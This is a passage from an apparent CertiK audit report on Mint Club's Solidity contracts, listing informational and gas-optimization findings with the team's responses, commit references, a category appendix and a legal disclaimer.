Alleviation

[Mint Club Team, 01/11/2024]:
The `MAX_STEPS` can be set in the constructor, ensuring it is small enough to prevent out-of-gas issues.

Since chains have different block limits, we added `MAX_STEPS` as a constructor parameter to determine the appropriate value at deployment.

MCV-02 SOLIDITY VERSION 0.8.20 WON'T WORK ON ALL CHAINS DUE TO PUSH0

Category	Severity	Location	Status
Logical Issue	Informational	contracts/MCV1_Wrapper.sol (12/26-4d0e48): 3~4	Acknowledged

Description

The compiler for Solidity 0.8.20 switches the default target EVM version to Shanghai, which includes the new `PUSH0` op code. The compiler for Solidity 0.8.21 did not remove the `PUSH0` op code. This op code may not yet be implemented on all L2s, so deployment on these chains will fail. To work around this issue, use an earlier EVM version

Recommendation

It's recommended to pay attention to the EVM complier version when using 0.8.20+ solidity version in your contract.

Alleviation

[Mint Club Team, 01/11/2024]:
We are aware of this issue (https://github.com/Steemhunt/mint.club-v2-contract/issues/29) and using evmVersion: "paris" for the work-around already (handled by Hardhat framework: https://hardhat.org/hardhat-runner/docs/config#default-evm-version).

MCV-03 | UNUSED CUSTOM ERROR

Category	Severity	Location	Status
Coding Issue	Informational	contracts/MCV1_Wrapper.sol (12/26-4d0e48): 13	Resolved

Description

The smart contract contains one or more custom error definitions that are not used, which can lead to unnecessary complexity and reduced maintainability.

```
13      error MCV1_Wrapper__SlippageLimitExceeded();
```

- `MCV1_Wrapper__SlippageLimitExceeded` is declared but never used.

Recommendation

It is advised to ensure that all necessary custom errors are used, and remove redundant custom errors.

Alleviation

[Mint Club Team, 01/11/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/52ec0fad0f2c12265b2d175973e53d2fe0746247

[CertiK, 01/12/2024]:
The team heeded the advice to resolve this issue and changes were reflected in the commit 52ec0fad0f2c12265b2d175973e53d2fe0746247.

MCZ-02 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	contracts/MCV2_ZapV1.sol (12/26-4d0e48): 115~118	Resolved

Description

There should always be events emitted in sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended to emit events in sensitive functions that are controlled by centralization roles.

Alleviation

[Mint Club Team, 01/11/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/4481216d8d58584c6eab53ed2b641ed770c6c656

[CertiK, 01/12/2024]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 4481216d8d58584c6eab53ed2b641ed770c6c656.

OPTIMIZATIONS | MINT CLUB - AUDIT

ID	Title	Category	Severity	Status
MCB-02	Redundant Comparisons	Coding Issue	Optimization	Resolved
MCV-01	Unused State Variable	Coding Issue	Optimization	Resolved
MCZ-04	Gas Optimization By Avoiding Zero-Value ETH Transfers	Gas Optimization	Optimization	Resolved

MCB-02 | REDUNDANT COMPARISONS

Category	Severity	Location	Status
Coding Issue	Optimization	contracts/MCV2_Bond.sol (12/26-4d0e48): 439	Resolved

Description

Comparisons that are always true or always false may be incorrect or unnecessary.

```
439         while (i >= 0 && tokensLeft > 0) {
```

The condition `i >= 0` is always true and could be removed.

Recommendation

It is recommended to fix the incorrect comparison by changing the value type or the comparison operator, or removing the unnecessary comparison.

Alleviation

[Mint Club Team, 01/11/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/39a6f73c017919cacb186b7b80dcb971aab6dc49

[CertiK, 01/12/2024]:
The team heeded the advice to resolve this issue and changes were reflected in the commit 39a6f73c017919cacb186b7b80dcb971aab6dc49.

MCV-01 | UNUSED STATE VARIABLE

Category	Severity	Location	Status
Coding Issue	Optimization	contracts/MCV1_Wrapper.sol (12/26-4d0e48): 16, 18~19	Resolved

Description

Some state variables are not used in the codebase. This can lead to incomplete functionality or potential vulnerabilities if these variables are expected to be utilized.

Variables `BENEFICIARY` and `MINT_CONTRACT` in `MCV1_Wrapper` are never used.

```
16      address private constant BENEFICIARY = address(
0x82CA6d313BffE56E9096b16633dfD414148D66b1);
17      ...
18      address public constant MINT_CONTRACT = address(
0x1f3Af095CDa17d63cad238358837321e95FC5915);
```

```
11  contract MCV1_Wrapper {
```

Recommendation

It is recommended to ensure that all necessary state variables are used, and remove redundant variables.

Alleviation

[Mint Club Team, 01/11/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/24f5db20c9390b96ad44b4071ae451275ce87e16

[CertiK, 01/12/2024]:
The team heeded the advice to optimize the code and changes were reflected in the commit 24f5db20c9390b96ad44b4071ae451275ce87e16.

MCZ-04 GAS OPTIMIZATION BY AVOIDING ZERO-VALUE ETH TRANSFERS

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/MCV2_ZapV1.sol (12/26-4d0e48): 70, 105, 116	Resolved

Description

The optimization suggestion pertains to the low-level `call` method used for sending Ether (ETH) in the `mintWithEth()`, `burnToEth()`, and `rescueETH()` functions of `MCV2_ZapV1` contract. The `call` method is gas-efficient for transferring ETH, but it does not revert the transaction by default if the call fails. Instead, it returns a boolean indicating success or failure, which the contract checks and reverts manually if necessary.

The optimization involves checking that the amount of ETH being sent is greater than zero before initiating the `call`. This is because sending zero ETH still consumes gas, and if the intention is not to transfer any ETH, it's wasteful to perform a `call`.

Recommendation

It's recommended to optimize the code in the `MCV2_ZapV1` contract. For example:

In the `mintWithEth()` function:

```
// Refund leftover ETH to the sender
uint256 refundAmount = maxEthAmount - ethAmount;
if (refundAmount > 0) {
    (bool sent, ) = _msgSender().call{value: refundAmount}("");
    if (!sent) revert MCV2_ZapV1__EthTransferFailed();
}
```

In the `burnToEth()` function:

```
// Transfer ETH to the receiver
if (refundAmount > 0) {
    (bool sent, ) = receiver.call{value: refundAmount}("");
    if (!sent) revert MCV2_ZapV1__EthTransferFailed();
}
```

In the `rescueETH()` function:

```
// Rescue ETH to the owner
uint256 balance = address(this).balance;
if (balance > 0) {
    (bool sent, ) = receiver.call{value: balance}("");
    if (!sent) revert MCV2_ZapV1__EthTransferFailed();
}
```

By adding this conditional check, the contract will not attempt to send ETH if the amount is zero, thus saving the gas that would be spent on such a futile operation. This optimization is particularly relevant if there are scenarios where the refund amount or the amount of ETH to be rescued could be zero. It enhances the efficiency of the contract by avoiding unnecessary gas expenditure.

Alleviation

[Mint Club Team, 01/11/2024]:
According to the bond design, the refund amount cannot be zero; therefore, adding zero-value validation would only increase gas fees.

`rescueETH()` is an admin function that can be only manually called by admin only if someone accidentally sends ETH to the contract. Our admin can execute this function exclusively when there's a balance that needs to be rescued.

[CertiK, 01/12/2024]:
The `burnToEth()` function must ensure that the `refundAmount` is not zero. On the other hand, the `mintWithEth()` function calculates the refund amount as `maxEthAmount - ethAmount`, which has the potential to be greater than zero since users may send excess ETH when invoking `mintWithEth()`.

Incorporating additional validity checks does result in an incremental gas cost, but this is relatively minor compared to the substantial cost of approximate 2300 gas that would be incurred for executing a `call()` with a zero value. In the Ethereum Virtual Machine, standard operations such as addition, subtraction, or comparison generally consume between 3 to 10 units of gas. As an illustration, according to the EVM's Yellow Paper, comparison operations like `LT` (less than) and `GT` (greater than) have a modest gas cost of 3 units each.

[Mint Club Team, 01/16/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/659ffabf624581fa3ddec62c2b585aba35aa8c11

[CertiK, 01/16/2024]:
It's noted that the optimization of the `rescueETH()` function which only be called by owner is not applied.

[Mint Club Team, 01/16/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/880eaf689c8bb16d09067621e05978d718a1a530

[CertiK, 01/18/2024]:
The team heeded the advice to optimize the code and changes were reflected in the commit 880eaf689c8bb16d09067621e05978d718a1a530.

APPENDIX | MINT CLUB - AUDIT

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Concurrency	Concurrency findings are about issues that cause unexpected or unsafe interleaving of code executions.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.